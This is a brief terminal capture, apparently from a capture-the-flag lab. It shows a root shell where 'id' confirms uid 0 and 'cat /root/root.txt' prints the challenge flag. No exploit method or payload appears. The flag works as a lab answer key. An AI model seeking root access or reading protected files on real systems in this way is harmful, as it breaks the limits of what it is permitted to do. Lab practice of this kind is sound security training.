root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# ls
enc  enc.txt  key.txt  password.txt  user.txt
root@ubuntu:~# cat /root/root.txt
b2b17036da1de94cfb024540a8e7075a
root@ubuntu:~#